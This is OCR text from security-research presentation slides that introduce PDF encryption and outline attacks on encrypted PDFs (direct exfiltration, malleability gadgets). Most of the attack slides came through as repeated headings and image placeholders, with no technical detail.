
Encrypted PDF secures a document by scanning it into a password-protected PDF for transmission over the network in encrypted format. In order to see the file, viewers must re-enter the password.

MFP encrypts
the scanned data

Requests password entry
for viewing the file

Source: Sharp Corporation

Who uses PDF Encryption?



Standard Form 750 - Claims Collection Litigation Report Instructions- 2/16

CCLR ENCRYPTED ELECTRONIC SUBMISSION

This option is available only if you have completed this CCLR, and the amount of claim in the TOTAL PRINCIPAL DUE, Block 9a, is ***less than* $1,000,000**:


1. Scan the document, labelling it Debtor Last Name_YYYY_document name i.e. Bradley_2015_Document
2. Open the PDF document just created.
3. Click on "Tools".
   Choose Protection,
   Then Encrypt,
   Then Encrypt with Password.

Source: US Department of Justice


Overview

1. **Introduction**
2. **Attacker Model**
3. **Direct Exfiltration**
4. **Malleability Gadgets**
5. **Evaluation**
6. **Mitigation**


Attacker Model




Attacker Model




Attacker Model




Attacker Model



Attacker Model



Attacker Model




Overview

1. **Introduction**
2. **Attacker Model**
3. **Direct Exfiltration**
4. **Malleability Gadgets**
5. **Evaluation**
6. **Mitigation**

PDF Encryption in a Nutshell

Plain PDF

Encrypted PDF



%PDF-1.7

1 0 obj *Catalog*

/Pages 2 0 R

4 0 obj *stream*

Confidential content!

xref

trailer

/Root 1 0 R

Header

Body

Xref Table

Trailer

%PDF-1.7

1 0 obj *Catalog*

/Pages 2 0 R

4 0 obj *stream*

[encrypted stream]

